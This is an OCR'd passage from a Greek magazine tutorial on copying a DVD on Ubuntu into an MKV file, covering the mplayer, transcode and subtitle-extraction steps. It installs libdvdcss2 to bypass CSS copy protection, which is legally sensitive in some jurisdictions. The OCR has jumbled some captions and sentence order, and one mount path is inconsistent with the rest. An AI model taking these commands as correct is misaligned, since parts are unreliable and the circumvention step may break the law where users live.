
Όχι ότι παίζει κανένα ρόλο, αλλά στο σύστημα που εργαστήκαμε είχαμε εγκαταστήσει την τελευταία έκδοση του Ubuntu. Άλλωστε, το Hardy Heron κυκλοφόρησε πολύ πρόσφατα και είπαμε να του κάνουμε μια πρώτη δοκιμή ;-) Για την εργασία μας θα χρειαστούμε μερικά δημοφιλή εργαλεία, τα οποία προστίθενται εύκολα σε κάθε διανομή. Ωστόσο, αν θελήσουμε να αντιγράψουμε κλειδωμένα DVD, θα χρειαστούμε τη βιβλιοθήκη που επιτρέπει σε προγράμματα αναπαραγωγής DVD να ξεπερνούν το σύστημα προστασίας CSS. Για τη συγκεκριμένη βιβλιοθήκη, που για νομικούς λόγους δεν ενσωματώνεται σε καμία μεγάλη διανομή, πρέπει πρώτα να προσθέσουμε στη λίστα με τις πηγές του apt-get ένα νέο repository. Έτσι, ξεκινώντας αμέσως την εργασία από την κονσόλα, θα πρέπει να πληκτρολογήσουμε κάτι τέτοιο:

```
sudo wget http://www.medibuntu.org/sources.list.d/hardy.list \
        -O /etc/apt/sources.list.d/medibuntu.list
sudo apt-get update
sudo apt-get install medibuntu-keyring
sudo apt-get update
```

Σε λίγα λεπτά το σύστημα θα έχει ενημερωθεί για τα περιεχόμενα του νέου repository κι εμείς θα μπορούμε να προχωρήσουμε στην εγκατάσταση των απαραίτητων εργαλείων:

```
sudo apt-get install mplayer mencoder
sudo apt-get install subtitleripper ogmtools
sudo apt-get install transcode mkvtoolnix libdvdcss2
```

Αφού ολοκληρωθεί η προσθήκη των παραπάνω, το σύστημα θα είναι σχεδόν έτοιμο να ολοκληρώσει την αποστολή μας. Εντάξει, για να είναι 110% έτοιμο, δεν έχουμε παρά να δημιουργήσουμε έναν κατάλογο στον οποίο θα εργαστούμε :-) Εμείς πάντως δημιουργήσαμε τον κατάλογο ~/work. Τώρα είναι η κατάλληλη στιγμή να τοποθετήσουμε μια ταινία DVD στον οδηγό του υπολογιστή, ώστε ν' αρχίσουμε την ουσιαστική εργασία.



Για να ελέγξουμε αν πήραμε τους σωστούς υπότιτλους από το DVD, αρκεί να τους μετατρέψουμε σε αρχεία εικόνας και να ρίξουμε μια ματιά...

ΑΝΤΙΓΡΑΦΗ ΒΙΝΤΕΟ

Το πρώτο πράγμα που θα κάνουμε είναι να αντιγράψουμε την ταινία από το δισκάκι στο σκληρό δίσκο. Όμως, η δομή των DVD είναι τέτοια που, αν χρησιμοποιήσουμε ένα απλό εργαλείο ripping, θα καταλήξουμε με ένα σωρό αρχεία VOB – κι αυτό δεν μας βολεύει για το συγκεκριμένο σκοπό. Για το λόγο αυτό θα κάνουμε την αντιγραφή με τη βοήθεια του mplayer. Συγκεκριμένα, θα του πούμε να παίξει την ταινία αλλά, αντί να αποκωδικοποιήσει το MPEG stream και να το προβάλει στην οθόνη, να το ανακατευθύνει (γράψει) σε ένα αρχείο. Αρχικά, λοιπόν, δοκιμάζοντας διάφορες τιμές για την τιμή του title_number (1, 2, 3, ...), θα πρέπει να εκτελέσουμε το ακόλουθο:

```
mplayer dvd://title_number
```

Με αυτό τον τρόπο θα εντοπίσουμε τον τίτλο του DVD που περιέχει την ταινία και θα μπορούμε να ξεκινήσουμε την αντιγραφή. Εμείς, πάντως,

βρήκαμε ότι η ταινία ήταν στον πρώτο τίτλο του δικού μας DVD κι έτσι δώσαμε κάτι τέτοιο:

```
mplayer dvd://1 -dumpstream -dumpfile ~/work/movie.vob
```

Πριν προχωρήσουμε, να σημειώσουμε ότι αυτό το βήμα θα ήταν αδύνατο να ολοκληρωθεί αν το δισκάκι ήταν κλειδωμένο και δεν είχαμε προσθέσει τη βιβλιοθήκη libdvdcss.

ΔΙΑΧΩΡΙΣΜΟΣ ΗΧΟΥ

Σε κάθε βίντεο, η εικόνα καταλαμβάνει πολύ περισσότερο χώρο από τον ήχο. Έτσι, κατά την αντιγραφή των DVD συνηθίζουμε να συμπιέζουμε

```
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
[CROP] Crop area: X: 0..719  Y: 75..500  (-vf crop=720:416:0:80).0
```


Για την αποδοτικότερη αξιοποίηση του bitrate προτείνεται να «ψαλιδίσουμε» τις μαύρες λωρίδες που περιστοιχίζουν το βίντεο. Ο mplayer μπορεί να μας βοηθήσει σ' αυτή τη δουλειά, υπολογίζοντας αυτόματα τα αριθμητικά μεγέθη που θα μας χρειαστούν!

την εικόνα και να κρατάμε τον ήχο αυτούσιο. Ακολουθώντας αυτή την τακτική θα διαχωρίσουμε τον ήχο και θα τον κρατήσουμε σε ένα ξεχωριστό αρχείο, μέχρι να δημιουργήσουμε το αρχείο MKV. Ως γνωστόν, τα DVD έχουν τον ήχο σε μία ή περισσότερες γλώσσες, στερεοφωνικό ή και πολυκάναλο. Αυτό που μάλλον δεν είναι γνωστό είναι ότι για την ταυτοποίηση των διαφορετικών stream χρησιμοποιείται το λεγόμενο AID (από το Audio ID). Το AID είναι ένας αριθμός από το 128 μέχρι το 255. Εμείς, λοιπόν, πρέπει να ξεκινήσουμε βρίσκοντας το AID του stream που μας ενδιαφέρει. Για το σκοπό αυτό, αρκεί να δώσουμε κάτι τέτοιο:

```
mplayer -v dvd://1 | grep audio
```

Φυσικά, ο καθένας θα πρέπει να συμπληρώσει τον κατάλληλο αριθμό για τον τίτλο. Μελετώντας τα μηνύματα τα οποία προβάλλει στην

κονσόλα ο mplayer, θα βρούμε μια λίστα με τα stream που ενσωματώνει η ταινία. Σε αυτή τη λίστα εμφανίζονται τα stream, η γλώσσα του καθενός, το αντίστοιχο AID και η κωδικοποίηση του ήχου. Εμείς θελήσαμε να



Στο δικό μας σύστημα (με Core 2 Duo 9300 CPU και 2GB RAM) κάθε πέρασμα χρειάστηκε κάτι παραπάνω από μία ώρα. Συνολικά, η διαδικασία κράτησε δυόμισι ώρες. Αυτός ο χρόνος, για μια ταινία των δυόμισι ωρών είναι πολύ καλός (κοντά στο realtime ΚΑΙ με δύο περάσματα!)

πάρουμε τον αγγλικό πολυκάναλο ήχο (AC3), που στη δική μας ταινία είχε το AID 128. Πριν προχωρήσουμε στην αντιγραφή του ήχου, καλό θα ήταν να κάνουμε μια δοκιμή και να βεβαιωθούμε ότι έχουμε σημειώσει το σωστό AID. Η δοκιμή γίνεται πανεύκολα, δίνοντας κάτι τέτοιο:

```
mplayer -aid 128 movie.vob
```

Αν ακούσουμε τη σωστή γλώσσα, μπορούμε (επιτέλους) να προχωρήσουμε στην εξαγωγή του ήχου...

```
mplayer ~/work/movie.vob -aid 128 -dumpaudio -dumpfile\
 ~/work/audio.ac3
```

ΕΞΑΓΩΓΗ ΥΠΟΤΙΤΛΩΝ

Σε αυτό το στάδιο έχουμε πάρει τα βασικά συστατικά της ταινίας και μπορούμε να περάσουμε στους υπότιτλους. Όπως και στην περίπτωση του ήχου, θα πρέπει πάλι να εξετάσουμε τα μηνύματα που προβάλλει ο mplayer. Βλέπετε, τα DVD έχουν πολλά stream υπότιτλων και για τη μεταξύ τους διάκριση χρησιμοποιείται το λεγόμενο SID (Subtitle ID). Κατά συνέπεια, χρειάζεται να βρούμε το SID των υπότιτλων που μας ενδιαφέρουν...

```
mplayer -v dvd://1 | grep subtitle
```

Αφού βρούμε και σημειώσουμε το σωστό SID, καλό είναι να κάνουμε πάλι μια δοκιμή. Στη δική μας ταινία οι ελληνικοί υπότιτλοι είχαν το SID 2, γι' αυτό δώσαμε

```
mplayer -sid 2 ~/work/movie.vob
```

Πριν προχωρήσουμε θα πάρουμε από το δισκάκι του DVD ένα ακόμα αρχείο. Πρόκειται για το VTS_01_0.IFO, το οποίο, μεταξύ άλλων, περιλαμβάνει πληροφορίες για τη θέση και το χρώμα των υπότιτλων. Γι' αυτή την αντιγραφή αρκεί κάτι τέτοιο:

```
cp /media/cdrom_K/work_TS/VTS_01_0.IFO ~/work/vts.ifo
```

Για να πάρουμε τους υπότιτλους, θα εκτελέσουμε τις παρακάτω γραμμές. Σημειώστε ότι όπου βλέπετε τον αριθμό 2 είναι ουσιαστικά το SID των επιθυμητών υπότιτλων. Επιπρόσθετα, το «0x22» είναι στην ουσία ο αριθμός του SID, αφού προηγουμένως του προσθέσαμε το 32 και τον μετατρέψαμε στο δεκαεξαδικό σύστημα. Ένας εμπειρικός κανόνας γι' αυτή την... αλχημεία, τουλάχιστον όταν ο αριθμός που μας ενδιαφέρει βρίσκεται στην περιοχή από το 0 έως το 9, είναι να του προσθέτουμε το 20 και στη συνέχεια να τον γράφουμε με το πρόθεμα «0x».

```
tccat -i movie.vob -L | tcextract -x ps1 -t vob -a 0x22 >\
 ~/work/subs
subtitle2vobsub -o ~/work/subtitles -i ~/work/vts.ifo -a 2 <\
 ~/work/subs
```

Ύστερα από αυτό το εύκολο (αν και λίγο ψαρωτικό) βήμα, θα καταλήξουμε με τα αρχεία subtitles.idx και subtitles.sub, που περιέχουν τους υπότιτλους και όλες τις σχετικές και απαραίτητες πληροφορίες. Σε αυτό το σημείο, αν θέλουμε να βεβαιωθούμε ότι δεν κάναμε κανένα λάθος κατά την εκτέλεση των προηγούμενων γραμμών, μπορούμε να πραγματοποιήσουμε έναν ακόμα έλεγχο. Συγκεκριμένα, μπορούμε να μετατρέψουμε τους υπότιτλους που πήραμε σε εικόνες και να τους ρίξουμε μια ματιά...

```
mkdir ~/work/tmpsubs
subtitle2pgm -o ~/work/tmpsubs -c 255,0,0,255 < ~/work/subs
```

Στον κατάλογο tmpsubs θα δημιουργηθεί ένα πολυπληθές σύνολο εικόνων. Εμείς δεν έχουμε παρά να ανοίξουμε κάποιες και να βεβαιωθούμε ότι οι υπότιτλοι είναι στη σωστή γλώσσα.

ΚΑΤΑΓΡΑΦΗ ΚΕΦΑΛΑΙΩΝ

Όταν τοποθετήσαμε το DVD στον υπολογιστή, το Ubuntu έκανε mount το δισκάκι στη θέση /media/cdrom. Έτσι, για να πάρουμε όλες τις πληροφορίες που αφορούν στα κεφάλαια (chapters) της ταινίας, μπορούμε να δώσουμε κάτι τέτοιο:

```
dvdxchap -t 1 /media/cdrom/ > ~/work/chapters.txt
```

